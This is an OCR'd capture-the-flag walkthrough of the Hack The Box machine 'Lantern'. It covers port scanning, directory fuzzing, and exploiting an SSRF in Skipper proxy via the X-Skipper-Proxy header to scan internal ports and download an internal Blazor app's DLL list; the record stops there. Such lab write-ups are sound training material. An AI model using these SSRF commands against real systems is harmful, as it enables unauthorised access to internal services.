
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.218.92
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 09:21 IST
Nmap scan report for 10.129.218.92
Host is up (0.17s latency).
Not shown: 56395 closed tcp ports (reset), 9137 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|_  256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp   open  http    Skipper Proxy
```

```
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: text/plain; charset=utf-8
|     Date: Mon, 19 Aug 2024 03:53:26 GMT
|     Server: Kestrel
|     System.UriFormatException: Invalid URI: The hostname could not be parsed.
|     System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
|     System.Uri..ctor(String uriString, UriKind uriKind)
|     Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)
|     Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC
```


2) Checked the website



2) Found pdf upload functionality



3) Found another webapp




4) FUZZed for more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://lantern.htb/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lantern.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 257ms]
submit                  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 222ms]
vacancies               [Status: 200, Size: 10713, Words: 4106, Lines: 238, Duration: 204ms]
                        [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 194ms]
:: Progress: [220547/220547] :: Job [1/1] :: 204 req/sec :: Duration: [0:21:00] :: Errors: 0 ::
```

Vulnerability Assessment

1) Found a vulnerability in Skipper proxy



2) Confirmed the ssrf




3) Found open internal ports

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ffuf -w ports -u 'http://lantern.htb/' -H "X-Skipper-Proxy: http://127.0.0.1:FUZZ" -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lantern.htb/
 :: Wordlist         : FUZZ: /home/vigneswar/temp/ports
 :: Header           : X-Skipper-Proxy: http://127.0.0.1:FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

22                      [Status: 500, Size: 22, Words: 3, Lines: 2, Duration: 222ms]
80                      [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 196ms]
3000                    [Status: 200, Size: 2842, Words: 334, Lines: 58, Duration: 205ms]
5000                    [Status: 200, Size: 1669, Words: 389, Lines: 50, Duration: 357ms]
8000                    [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 203ms]
```

4) Found an internal application

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl 'http://lantern.htb/' -H "X-Skipper-Proxy: http://127.0.0.1:5000/_framework/blazor.webassembly.js"
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
    <title>InternaLantern</title>
    <base />
    <script type="text/javascript">
        (function (l) {
            if (l.search[1] === '/') {
                var decoded = l.search.slice(1).split('&').map(function (s) {
                    return s.replace(/~and~/g, '&')
                }).join('?');
                window.history.replaceState(null, null,
                    l.pathname.slice(0, -1) + decoded + l.hash
                );
            }
        }(window.location))
    </script>
```

5) Found blazor dlls





6) Downloaded the dlls

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl 'http://lantern.htb/_framework/blazor.boot.json' -H "X-Skipper-Proxy: http://127.0.0.1:5000"  | jq '.resources.assembly | keys' | tr -d ',;"[] ' >
files
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 20709  100 20709    0     0  33765      0 --:--:-- --:--:-- --:--:-- 33728

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ head files

InternaLantern.dll
Microsoft.AspNetCore.Authorization.dll
Microsoft.AspNetCore.Components.Forms.dll
Microsoft.AspNetCore.Components.Web.dll
Microsoft.AspNetCore.Components.WebAssembly.dll
Microsoft.AspNetCore.Components.dll
Microsoft.AspNetCore.Metadata.dll
Microsoft.CSharp.dll
Microsoft.Data.Sqlite.dll
```

